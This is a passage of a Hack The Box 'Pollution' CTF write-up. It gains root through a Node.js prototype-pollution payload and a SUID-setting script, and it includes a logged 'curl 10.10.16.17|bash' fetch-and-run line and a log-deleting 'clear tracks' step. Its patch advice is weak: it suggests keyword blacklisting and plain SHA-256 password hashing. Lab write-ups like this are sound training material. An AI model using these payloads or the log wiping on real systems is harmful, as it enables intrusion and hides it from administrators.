
```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Pollution]
└─$ echo 'UE9TVCAvYXV0aC9sb2dpbiBIVFRQLzEuMQpIb3N0OiAxMjcuMC4wLjE6MzAwMApVc2VyLUFnZW50
OiBNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAxMC4wOyBXaW42NDsgeDY0OyBydjoxMDYuMCkgR2Vja28vMjAxMD
AxMDEgRmlyZWZveC8xMDYuMApBY2NlcHQ6IHRleHQvaHRtbCxhcHBsaWNhdGlvbi94aHRtbCt4bWwsYXBwbGlj
YXRpb24veG1sO3E9MC45LGltYWdlL2F2aWYsaW1hZ2Uvd2VicCwqLyo7cT0wLjgKQWNjZXB0LUxhbmd1YWdlOi
```

```
BwdC1CUixwdDtxPTAuOCxlbi1VUztxPTAuNSxlbjtxPTAuMwpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxh
dGUKQ29ubmVjdGlvbjogY2xvc2UKVXBncmFkZS1JbnNlY3VyZS1SZXF1ZXN0czogMQpJZi1Ob25lLU1hdGNoOi
BXLyIzMi1VL2RzYUs2bVRRWHJYN0RsWHhDaDVMOFlMRjgiCkNvbnRlbnQtVHlwZTogYXBwbGljYXRpb24veC13
d3ctZm9ybS11cmxlbmNvZGVkCkNvbnRlbnQtTGVuZ3RoOiAzNwoKeyJ1c2VybmFtZSI6InVzZXIiLCJwYXNzd2
9yZCI6InBhc3MifQ==' | base64 -d
POST /auth/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefo
x/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"32-U/dsaK6mTQXrX7DlXxCh5L8YLF8"
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

{"username":"user","password":"pass"}
```

We need to login first. Let's try to login to the **Pollution API** using the credentials we created on **http://collect.htb/admin** earlier :

```
www-data@pollution:~$ curl -X POST localhost:3000/auth/login -d '{"username":"test","p
assword":"test"}'
{"Status":"Parameters not found"}
```

Parameters not found… Let's take a look at the forum thread where we found the proxy history :



We need to add a HTTP header to define the content type to **application/json** :

```
www-data@pollution:~$ curl -X POST localhost:3000/auth/login -d '{"username":"test","p
assword":"test"}' -H "Content-Type: application/json"
{"Status":"Ok","Header":{"x-access-token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2
VyIjoidGVzdCIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNjg0NjI5MTc2LCJleHAiOjE2
ODQ2MzI3NzZ9.BftvWGrUBoth4ZHN7NqW6dcY4bU_hz1Rdc35l20Wq5g"}}
```

It worked. The **Pollution API** gave us an access token. Now, let's try to use it to send a request to **/admin/messages/send** again :

```
www-data@pollution:~$ curl -X POST localhost:3000/admin/messages/send -H "Content-Typ
e: application/json" -H "x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vy
IjoidGVzdCIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNjg0NjI5MTc2LCJleHAiOjE2OD
Q2MzI3NzZ9.BftvWGrUBoth4ZHN7NqW6dcY4bU_hz1Rdc35l20Wq5g"
{"Status":"Error","Message":"You are not allowed"}
```

Same error. Maybe because we just have the **user role** and not the **admin role**. Let's change this in **MySQL** :

```
www-data@pollution:~$ mysql -u webapp_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 506
Server version: 10.5.15-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use pollution_api
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pollution_api]> UPDATE users SET role="admin" WHERE username="test";
Query OK, 1 row affected (0.003 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [pollution_api]> SELECT * FROM users;
+----+----------+----------+-------+---------------------+---------------------+
| id | username | password | role  | createdAt           | updatedAt           |
+----+----------+----------+-------+---------------------+---------------------+
|  1 | test     | test     | admin | 2023-05-20 18:09:54 | 2023-05-20 18:09:54 |
|  2 | test2    | test     | user  | 2023-05-20 18:27:34 | 2023-05-20 18:27:34 |
+----+----------+----------+-------+---------------------+---------------------+
2 rows in set (0.001 sec)
```

Now let's try again :

```
www-data@pollution:~$ curl -X POST localhost:3000/admin/messages/send -H "Content-Typ
e: application/json" -H "x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vy
IjoidGVzdCIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTY4NDYzMDA5NSwiZXhwIjoxNj
g0NjMzNjk1fQ.c2l9iEDpg8gt8LBPHZWCKI6iY9X9YI5vDNBjZ3GbFis"
{"Status":"Error","Message":"Parameter text not found"}
```


We need to add a **text** parameter :

```
www-data@pollution:~$ curl -X POST localhost:3000/admin/messages/send -H "Content-Typ
e: application/json" -H "x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vy
IjoidGVzdCIsImlzX2F1dGgiOnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTY4NDYzMDA5NSwiZXhwIjoxNj
g0NjMzNjk1fQ.c2l9iEDpg8gt8LBPHZWCKI6iY9X9YI5vDNBjZ3GbFis" -d '{"text":"test"}'
{"Status":"Ok"}
```

Now it works. But what can we do with this ?

We need to enumerate more the system to understand what's running the **Pollution API**. We can use **pspy** for this. Let's download it on the target system and run it :

```
www-data@pollution:/tmp/.cb$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false |||
Scanning for processes every 100ms and on inotify events ||| Watching directories: [/u
sr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2023/05/20 21:23:48 CMD: UID=33    PID=5250   | ./pspy64
2023/05/20 21:23:48 CMD: UID=0     PID=5110   |
2023/05/20 21:23:48 CMD: UID=0     PID=4891   |
2023/05/20 21:23:48 CMD: UID=0     PID=4874   |
2023/05/20 21:23:48 CMD: UID=0     PID=4722   |
2023/05/20 21:23:48 CMD: UID=0     PID=4713   |
2023/05/20 21:23:48 CMD: UID=0     PID=4497   |
2023/05/20 21:23:48 CMD: UID=0     PID=4379   |
2023/05/20 21:23:48 CMD: UID=33    PID=4375   | /bin/bash
2023/05/20 21:23:48 CMD: UID=33    PID=4374   | python3 -c import pty; pty.spawn("/bi
n/bash")
2023/05/20 21:23:48 CMD: UID=33    PID=4372   | /bin/sh -i
2023/05/20 21:23:48 CMD: UID=33    PID=4371   | bash
2023/05/20 21:23:48 CMD: UID=33    PID=4369   | sh -c curl 10.10.16.17|bash
2023/05/20 21:23:48 CMD: UID=33    PID=3696   | php-fpm: pool www
2023/05/20 21:23:48 CMD: UID=33    PID=3695   | php-fpm: pool www
2023/05/20 21:23:48 CMD: UID=33    PID=3694   | php-fpm: pool www
2023/05/20 21:23:48 CMD: UID=117   PID=1593   | /usr/libexec/ibus-engine-simple
```

```
2023/05/20 21:23:48 CMD: UID=115   PID=1581   | /usr/libexec/colord
2023/05/20 21:23:48 CMD: UID=117   PID=1576   | /usr/libexec/ibus-portal
2023/05/20 21:23:48 CMD: UID=117   PID=1566   | /usr/libexec/ibus-x11 --kill-daemon
2023/05/20 21:23:48 CMD: UID=117   PID=1563   | /usr/libexec/ibus-extension-gtk3
2023/05/20 21:23:48 CMD: UID=117   PID=1562   | /usr/libexec/ibus-dconf
2023/05/20 21:23:48 CMD: UID=117   PID=1554   | ibus-daemon --panel disable -r --xim
2023/05/20 21:23:48 CMD: UID=117   PID=1511   | /usr/libexec/gsd-printer
2023/05/20 21:23:48 CMD: UID=117   PID=1483   | /usr/libexec/gsd-power
2023/05/20 21:23:48 CMD: UID=117   PID=1479   | /usr/libexec/gsd-housekeeping
2023/05/20 21:23:48 CMD: UID=117   PID=1473   | /usr/libexec/gsd-a11y-settings
2023/05/20 21:23:48 CMD: UID=117   PID=1472   | /usr/libexec/gsd-sound
2023/05/20 21:23:48 CMD: UID=117   PID=1471   | /usr/libexec/gsd-screensaver-proxy
2023/05/20 21:23:48 CMD: UID=117   PID=1468   | /usr/libexec/gsd-media-keys
2023/05/20 21:23:48 CMD: UID=117   PID=1467   | /usr/libexec/gsd-datetime
2023/05/20 21:23:48 CMD: UID=117   PID=1461   | /usr/libexec/gsd-smartcard
2023/05/20 21:23:48 CMD: UID=117   PID=1459   | /usr/libexec/gsd-rfkill
2023/05/20 21:23:48 CMD: UID=117   PID=1455   | /usr/libexec/gsd-print-notifications
2023/05/20 21:23:48 CMD: UID=117   PID=1454   | /usr/libexec/gsd-keyboard
2023/05/20 21:23:48 CMD: UID=117   PID=1449   | /usr/libexec/gsd-color
2023/05/20 21:23:48 CMD: UID=117   PID=1447   | /usr/libexec/gsd-wacom
2023/05/20 21:23:48 CMD: UID=117   PID=1445   | /usr/libexec/gsd-sharing
2023/05/20 21:23:48 CMD: UID=117   PID=1444   | /usr/bin/gjs /usr/share/gnome-shell/or
g.gnome.Shell.Notifications
2023/05/20 21:23:48 CMD: UID=117   PID=1443   | /usr/libexec/at-spi2-registryd --use-g
nome-session
2023/05/20 21:23:48 CMD: UID=0     PID=1434   | /usr/libexec/packagekitd
2023/05/20 21:23:48 CMD: UID=117   PID=1429   | /usr/libexec/xdg-permission-store
2023/05/20 21:23:48 CMD: UID=117   PID=1407   | /usr/bin/Xwayland :1024 -rootless -nor
eset -accessx -core -auth /run/user/117/.mutter-Xwaylandauth.UV4041 -listen 4 -listen
5 -displayfd 6 -listen 7
2023/05/20 21:23:48 CMD: UID=117   PID=1404   | /usr/bin/dbus-daemon --config-file=/us
r/share/defaults/at-spi2/accessibility.conf --nofork --print-address 3
2023/05/20 21:23:48 CMD: UID=117   PID=1399   | /usr/libexec/at-spi-bus-launcher
2023/05/20 21:23:48 CMD: UID=0     PID=1326   | /usr/bin/node /root/pollution_api/inde
x.js
2023/05/20 21:23:48 CMD: UID=0     PID=1278   | /usr/libexec/upowerd
2023/05/20 21:23:48 CMD: UID=117   PID=1270   | /usr/libexec/gvfs-gphoto2-volume-monit
or
2023/05/20 21:23:48 CMD: UID=117   PID=1260   | /usr/libexec/gvfs-afc-volume-monitor
2023/05/20 21:23:48 CMD: UID=117   PID=1254   | /usr/libexec/gvfs-mtp-volume-monitor
2023/05/20 21:23:48 CMD: UID=117   PID=1245   | /usr/libexec/goa-identity-service
2023/05/20 21:23:48 CMD: UID=117   PID=1224   | /usr/bin/gnome-shell
2023/05/20 21:23:48 CMD: UID=117   PID=1218   | /usr/libexec/goa-daemon
2023/05/20 21:23:48 CMD: UID=117   PID=1209   | /usr/libexec/gvfs-goa-volume-monitor
2023/05/20 21:23:48 CMD: UID=117   PID=1201   | /usr/libexec/gvfs-udisks2-volume-monit
or
2023/05/20 21:23:48 CMD: UID=117   PID=1194   | /usr/libexec/gvfsd-fuse /run/user/117/
gvfs -f
2023/05/20 21:23:48 CMD: UID=117   PID=1165   | /usr/libexec/gvfsd
2023/05/20 21:23:48 CMD: UID=117   PID=1160   | /usr/libexec/gnome-session-binary --sy
stemd --autostart /usr/share/gdm/greeter/autostart
2023/05/20 21:23:48 CMD: UID=117   PID=1159   | /usr/bin/pipewire-media-session
2023/05/20 21:23:48 CMD: UID=117   PID=1158   | dbus-daemon --nofork --print-address 4
--session
2023/05/20 21:23:48 CMD: UID=117   PID=1156   | dbus-run-session -- gnome-session --au
tostart /usr/share/gdm/greeter/autostart
```

```
2023/05/20 21:23:48 CMD: UID=108   PID=1137   | /usr/libexec/rtkit-daemon
2023/05/20 21:23:48 CMD: UID=117   PID=1135   | /usr/bin/dbus-daemon --session --addre
ss=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2023/05/20 21:23:48 CMD: UID=117   PID=1133   | /usr/libexec/gdm-wayland-session dbus-
run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
2023/05/20 21:23:48 CMD: UID=117   PID=1132   | /usr/libexec/tracker-miner-fs
2023/05/20 21:23:48 CMD: UID=117   PID=1130   | /usr/bin/pulseaudio --daemonize=no --l
og-target=journal
2023/05/20 21:23:48 CMD: UID=117   PID=1129   | /usr/bin/pipewire
2023/05/20 21:23:48 CMD: UID=117   PID=1113   | (sd-pam)
2023/05/20 21:23:48 CMD: UID=117   PID=1112   | /lib/systemd/systemd --user
2023/05/20 21:23:48 CMD: UID=118   PID=1110   | /usr/sbin/mariadbd
2023/05/20 21:23:48 CMD: UID=33    PID=1041   | /usr/sbin/apache2 -k start
2023/05/20 21:23:48 CMD: UID=33    PID=1040   | /usr/sbin/apache2 -k start
2023/05/20 21:23:48 CMD: UID=0     PID=1033   | /usr/sbin/apache2 -k start
2023/05/20 21:23:48 CMD: UID=1002  PID=1031   | php-fpm: pool victor
2023/05/20 21:23:48 CMD: UID=1002  PID=1030   | php-fpm: pool victor
2023/05/20 21:23:48 CMD: UID=0     PID=1014   | gdm-session-worker [pam/gdm-launch-env
ironment]
2023/05/20 21:23:48 CMD: UID=0     PID=988    | /usr/sbin/gdm3
2023/05/20 21:23:48 CMD: UID=0     PID=980    | sshd: /usr/sbin/sshd -D [listener] 0 o
f 10-100 startups
2023/05/20 21:23:48 CMD: UID=0     PID=968    | /usr/bin/python3 /usr/bin/supervisord
-n -c /etc/supervisor/supervisord.conf
2023/05/20 21:23:48 CMD: UID=119   PID=966    | /usr/bin/redis-server 0.0.0.0:6379
2023/05/20 21:23:48 CMD: UID=0     PID=965    | php-fpm: master process (/etc/php/8.1/
fpm/php-fpm.conf)
2023/05/20 21:23:48 CMD: UID=0     PID=788    | /sbin/dhclient -4 -v -i -pf /run/dhcli
ent.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth
0.leases eth0
2023/05/20 21:23:48 CMD: UID=0     PID=777    | /usr/sbin/ModemManager
2023/05/20 21:23:48 CMD: UID=0     PID=766    | /usr/sbin/cups-browsed
2023/05/20 21:23:48 CMD: UID=111   PID=696    | avahi-daemon: chroot helper
2023/05/20 21:23:48 CMD: UID=0     PID=690    | /sbin/wpa_supplicant -u -s -O /run/wpa
_supplicant
2023/05/20 21:23:48 CMD: UID=0     PID=686    | /usr/libexec/udisks2/udisksd
2023/05/20 21:23:48 CMD: UID=0     PID=682    | /lib/systemd/systemd-logind
2023/05/20 21:23:48 CMD: UID=0     PID=681    | /usr/libexec/switcheroo-control
2023/05/20 21:23:48 CMD: UID=0     PID=679    | /usr/sbin/rsyslogd -n -iNONE
2023/05/20 21:23:48 CMD: UID=0     PID=678    | /usr/libexec/polkitd --no-debug
2023/05/20 21:23:48 CMD: UID=0     PID=672    | /usr/sbin/NetworkManager --no-daemon
2023/05/20 21:23:48 CMD: UID=104   PID=670    | /usr/bin/dbus-daemon --system --addres
s=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2023/05/20 21:23:48 CMD: UID=0     PID=669    | /usr/sbin/cron -f
2023/05/20 21:23:48 CMD: UID=111   PID=665    | avahi-daemon: running [pollution.loca
l]
2023/05/20 21:23:48 CMD: UID=0     PID=661    | /usr/libexec/accounts-daemon
2023/05/20 21:23:48 CMD: UID=0     PID=652    |
2023/05/20 21:23:48 CMD: UID=0     PID=634    |
2023/05/20 21:23:48 CMD: UID=997   PID=631    | /usr/local/sbin/laurel --config /etc/l
aurel/config.toml
2023/05/20 21:23:48 CMD: UID=0     PID=629    | /sbin/auditd
2023/05/20 21:23:48 CMD: UID=0     PID=581    | /usr/bin/vmtoolsd
2023/05/20 21:23:48 CMD: UID=0     PID=579    | /usr/bin/VGAuthService
2023/05/20 21:23:48 CMD: UID=0     PID=577    |
2023/05/20 21:23:48 CMD: UID=0     PID=456    | /lib/systemd/systemd-udevd
```

```
2023/05/20 21:23:48 CMD: UID=0     PID=447    | vmware-vmblock-fuse /run/vmblock-fuse
-o rw,subtype=vmware-vmblock,default_permissions,allow_other,dev,suid
2023/05/20 21:23:48 CMD: UID=0     PID=426    | /lib/systemd/systemd-journald
2023/05/20 21:23:48 CMD: UID=0     PID=389    |
2023/05/20 21:23:48 CMD: UID=0     PID=388    |
2023/05/20 21:23:48 CMD: UID=0     PID=174    |
2023/05/20 21:23:48 CMD: UID=0     PID=173    |
2023/05/20 21:23:48 CMD: UID=0     PID=172    |
2023/05/20 21:23:48 CMD: UID=0     PID=171    |
2023/05/20 21:23:48 CMD: UID=0     PID=170    |
2023/05/20 21:23:48 CMD: UID=0     PID=169    |
2023/05/20 21:23:48 CMD: UID=0     PID=168    |
2023/05/20 21:23:48 CMD: UID=0     PID=167    |
2023/05/20 21:23:48 CMD: UID=0     PID=166    |
2023/05/20 21:23:48 CMD: UID=0     PID=165    |
2023/05/20 21:23:48 CMD: UID=0     PID=164    |
2023/05/20 21:23:48 CMD: UID=0     PID=163    |
2023/05/20 21:23:48 CMD: UID=0     PID=157    |
2023/05/20 21:23:48 CMD: UID=0     PID=156    |
2023/05/20 21:23:48 CMD: UID=0     PID=155    |
2023/05/20 21:23:48 CMD: UID=0     PID=154    |
2023/05/20 21:23:48 CMD: UID=0     PID=153    |
2023/05/20 21:23:48 CMD: UID=0     PID=152    |
2023/05/20 21:23:48 CMD: UID=0     PID=151    |
2023/05/20 21:23:48 CMD: UID=0     PID=106    |
2023/05/20 21:23:48 CMD: UID=0     PID=105    |
2023/05/20 21:23:48 CMD: UID=0     PID=102    |
2023/05/20 21:23:48 CMD: UID=0     PID=93     |
2023/05/20 21:23:48 CMD: UID=0     PID=92     |
2023/05/20 21:23:48 CMD: UID=0     PID=91     |
2023/05/20 21:23:48 CMD: UID=0     PID=90     |
2023/05/20 21:23:48 CMD: UID=0     PID=89     |
2023/05/20 21:23:48 CMD: UID=0     PID=88     |
2023/05/20 21:23:48 CMD: UID=0     PID=87     |
2023/05/20 21:23:48 CMD: UID=0     PID=86     |
2023/05/20 21:23:48 CMD: UID=0     PID=85     |
2023/05/20 21:23:48 CMD: UID=0     PID=84     |
2023/05/20 21:23:48 CMD: UID=0     PID=83     |
2023/05/20 21:23:48 CMD: UID=0     PID=82     |
2023/05/20 21:23:48 CMD: UID=0     PID=81     |
2023/05/20 21:23:48 CMD: UID=0     PID=80     |
2023/05/20 21:23:48 CMD: UID=0     PID=79     |
2023/05/20 21:23:48 CMD: UID=0     PID=78     |
2023/05/20 21:23:48 CMD: UID=0     PID=77     |
2023/05/20 21:23:48 CMD: UID=0     PID=76     |
2023/05/20 21:23:48 CMD: UID=0     PID=75     |
2023/05/20 21:23:48 CMD: UID=0     PID=74     |
2023/05/20 21:23:48 CMD: UID=0     PID=73     |
2023/05/20 21:23:48 CMD: UID=0     PID=72     |
2023/05/20 21:23:48 CMD: UID=0     PID=71     |
2023/05/20 21:23:48 CMD: UID=0     PID=70     |
2023/05/20 21:23:48 CMD: UID=0     PID=69     |
2023/05/20 21:23:48 CMD: UID=0     PID=68     |
2023/05/20 21:23:48 CMD: UID=0     PID=67     |
2023/05/20 21:23:48 CMD: UID=0     PID=66     |
2023/05/20 21:23:48 CMD: UID=0     PID=65     |
```

```
2023/05/20 21:23:48 CMD: UID=0     PID=64     |
2023/05/20 21:23:48 CMD: UID=0     PID=63     |
2023/05/20 21:23:48 CMD: UID=0     PID=62     |
2023/05/20 21:23:48 CMD: UID=0     PID=61     |
2023/05/20 21:23:48 CMD: UID=0     PID=60     |
2023/05/20 21:23:48 CMD: UID=0     PID=59     |
2023/05/20 21:23:48 CMD: UID=0     PID=58     |
2023/05/20 21:23:48 CMD: UID=0     PID=57     |
2023/05/20 21:23:48 CMD: UID=0     PID=56     |
2023/05/20 21:23:48 CMD: UID=0     PID=55     |
2023/05/20 21:23:48 CMD: UID=0     PID=54     |
2023/05/20 21:23:48 CMD: UID=0     PID=53     |
2023/05/20 21:23:48 CMD: UID=0     PID=52     |
2023/05/20 21:23:48 CMD: UID=0     PID=51     |
2023/05/20 21:23:48 CMD: UID=0     PID=32     |
2023/05/20 21:23:48 CMD: UID=0     PID=31     |
2023/05/20 21:23:48 CMD: UID=0     PID=30     |
2023/05/20 21:23:48 CMD: UID=0     PID=29     |
2023/05/20 21:23:48 CMD: UID=0     PID=28     |
2023/05/20 21:23:48 CMD: UID=0     PID=27     |
2023/05/20 21:23:48 CMD: UID=0     PID=25     |
2023/05/20 21:23:48 CMD: UID=0     PID=24     |
2023/05/20 21:23:48 CMD: UID=0     PID=23     |
2023/05/20 21:23:48 CMD: UID=0     PID=20     |
2023/05/20 21:23:48 CMD: UID=0     PID=18     |
2023/05/20 21:23:48 CMD: UID=0     PID=17     |
2023/05/20 21:23:48 CMD: UID=0     PID=16     |
2023/05/20 21:23:48 CMD: UID=0     PID=15     |
2023/05/20 21:23:48 CMD: UID=0     PID=13     |
2023/05/20 21:23:48 CMD: UID=0     PID=12     |
2023/05/20 21:23:48 CMD: UID=0     PID=11     |
2023/05/20 21:23:48 CMD: UID=0     PID=10     |
2023/05/20 21:23:48 CMD: UID=0     PID=9      |
2023/05/20 21:23:48 CMD: UID=0     PID=8      |
2023/05/20 21:23:48 CMD: UID=0     PID=6      |
2023/05/20 21:23:48 CMD: UID=0     PID=4      |
2023/05/20 21:23:48 CMD: UID=0     PID=3      |
2023/05/20 21:23:48 CMD: UID=0     PID=2      |
2023/05/20 21:23:48 CMD: UID=0     PID=1      | /sbin/init
```

Let’s take a look at **/etc/supervisor/supervisord.conf** :

```
www-data@pollution:/etc/supervisor$ cat supervisord.conf
; supervisor config file

[unix_http_server]
file=/var/run/supervisor.sock   ; (the path to the socket file)
chmod=0700                       ; sockef file mode (default 0700)

[supervisord]
logfile=/var/log/supervisor/supervisord.log ; (main log file;default $CWD/supervisord.
log)
pidfile=/var/run/supervisord.pid ; (supervisord pidfile;default supervisord.pid)
```

```
childlogdir=/var/log/supervisor            ; ('AUTO' child log dir, default $TEMP)

; the below section must remain in the config file for RPC
; (supervisorctl/web interface) to work, additional interfaces may be
; added by defining them in separate rpcinterface: sections
[rpcinterface:supervisor]
supervisor.rpcinterface_factory = supervisor.rpcinterface:make_main_rpcinterface

[supervisorctl]
serverurl=unix:///var/run/supervisor.sock ; use a unix:// URL  for a unix socket

; The [include] section can just contain the "files" setting.  This
; setting can list multiple files (separated by whitespace or
; newlines).  It can also contain wildcards.  The filenames are
; interpreted as relative to this file.  Included files *cannot*
; include files themselves.

[include]
files = /etc/supervisor/conf.d/*.conf
```

This configuration file include all the configuration files in **/etc/supervisor/conf.d/**. Let's see what we can find in this directory :

```
www-data@pollution:/etc/supervisor/conf.d$ ls
pollution_api.conf
www-data@pollution:/etc/supervisor/conf.d$ cat pollution_api.conf
[program:pollution_api]
command=bash -c 'sleep 5 && /usr/bin/node /root/pollution_api/index.js'
directory=/root/pollution_api/
autostart=true
autorestart=true
user=root
environment=
```

So the **Pollution API** is running as root and runs with **NodeJS**.

After some research, I found a technique called **PP2RCE (Prototype Pollution to Remote Code Execution)**. Since the **Pollution API** is running as **root**, we may be able to craft a payload to set the **SUID** bit on **/bin/bash** :

```
{
  "text": {
    "constructor": {
      "prototype": {
        "shell": "/tmp/exploit.sh"
      }
    }
```

```
  }
}
```

This payload will simply replace the **shell** environment variable to **/tmp/exploit.sh**.

When functions like **exec()**, **execFile()**, **fork()**, **spawn()**, **execFileSync()**, **execSync()** or **spawnSync()** will be called in the **NodeJS** application, the **shell** environment variable will be used as the main binary to run commands. This way, our file defined in the environment variable **shell** will simply be executed as root.

Let's create the malicious file that will be run (**/tmp/exploit.sh**) :

```
www-data@pollution:/tmp$ cat exploit.sh
#!/bin/bash

chmod +s /bin/bash
```

We also need to make it executable by precaution :

```
www-data@pollution:/tmp$ chmod +x exploit.sh
```

Now let's send this payload to the **Pollution API** :

```
curl -X POST localhost:3000/admin/messages/send -H "Content-Type: application/json" -H
"x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidGVzdCIsImlzX2F1dGgi
OnRydWUsInJvbGUiOiJhZG1pbiIsImlhdCI6MTY4NDYzMzgxNSwiZXhwIjoxNjg0NjM3NDE1fQ.oGvWp1IsUiN
xURpPVAeIh6MQ05w1L2o9SNgmI4s_DUo" -d '{"text":{"constructor":{"prototype":{"shell": "/
tmp/exploit.sh"}}}}'
```

Now let's take a look at the permissions on **/bin/bash** :

```
www-data@pollution:/etc/supervisor/conf.d$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
```

It worked ! Now, we can spawn a shell as **root** like so :

```
www-data@pollution:/etc/supervisor/conf.d$ bash -p
bash-5.1# cd /root
bash-5.1# ls
pollution_api  root.txt
bash-5.1# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-dat
```

```
a)
bash-5.1# whoami
root
```

Clearing tracks

- Remove **/tmp/exploit.sh**
- Remove test accounts in **pollution_api** database
- Remove **Cyberretta** account in **forum** database
- Remove test accounts in **webapp** database
- Remove log files that contains trace of our interaction with the system by running **grep -iRl "ATTACKER_IP" | xargs rm -f** in **/var/log**
- Remove **/var/www/.bash_history**

Vulnerabilities summary

Sensitive Information Disclosure in proxy_history.txt

Pentester evaluation

- Score : **5.8 MEDIUM**
- Impact : Allows an attacker to get the **API token** to set his role as **admin** on the API

Patch proposition

Remove sensitive informations from forum threads and prevent the team from sharing sensitive information on publicly accessible resources.

XXE Injection in the request sent to collect.htb/api when creating a user

Pentester evaluation

- Score : **6.8 MEDIUM**

- Impact : Allows an attacker to read local files on the system. This vulnerability only affects files readable by **www-data** user.

Patch proposition

Disable DTDs (External entities) since they are not needed for the API to work properly.

Weak password for basic authentication on developers virtual host

Pentester evaluation

- Score : **4.1 MEDIUM**
- Impact : Allows an attacker to authenticate on developers subdomain by brute-forcing the password (if he already has the username) or simply crack the password hash found via another vulnerability.

Patch proposition

Change the password for the Basic Authentication on developers subdomain to a stronger one. Use at least

- 12 characters
- Lowercases
- Uppercases
- Special characters
- Digits

LFI2RCE in developers.collect.htb/home

Pentester evaluation

- Score : **9.9 CRITICAL**
- Impact : Allows an attacker to execute commands as **www-data** on the system. The attacker can leverage this to gain a reverse shell for example.

Patch proposition

Add filters to the **page** parameter in **/var/www/developers/index.php** to prevent an attacker from injecting malicious payload in it.

PP2RCE in the Pollution API

Pentester evaluation

- Score : **8.2 HIGH**
- Impact : Allows an attacker to execute arbitrary code as **root** on the system. This can lead to full control over the system.

Patch proposition

Add filters to user input to prevent an attacker from polluting prototypes in the query made to the **Pollution API**. For exemple, you can blacklist "**prototype**" or "**constructor**" words.

Clear text passwords stored in the pollution_api database

Pentester evaluation

- Score : **5.5 MEDIUM**
- Impact : If an attacker gain access to the database or find a way to retrieve passwords from the database, he will be able to access any accounts of the **Pollution API**.

Patch proposition

Store hashes instead of clear text passwords. Prefer strong hashing algorithm like **SHA-256** or **SHA-512**. Avoid weak hashing algorithm like **MD5**.

Tools used

- **Nmap** ← services and ports enumeration
- **Gobuster** ← virtual hosts fuzzing
- **BurpSuite** ← intercept and modify requests sent to the webserver
- **Pspy** ← enumerate running process

- **John** ← crack password hashes
- **PHP filter chain generator** ← generate the payload to exploit the LFI2RCE
- **Base64** ← decode data in victor's proxy history
- **curl** ← send requests to the Pollution API
- **Python3** ← run a simple HTTP server
- **MySQL** ← enumerate databases
- **redis-cli** ← connect to the Redis database

Sources

- NodeJS PP2RCE (Prototype Pollution to Remote Code Execution) : https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution/prototype-pollution-to-rce
- PHP LFI2RCE (Local File Inclusion to Remote Code Execution) via PHP Filters : https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-filters
- XXE (XML External Entity) injection : https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity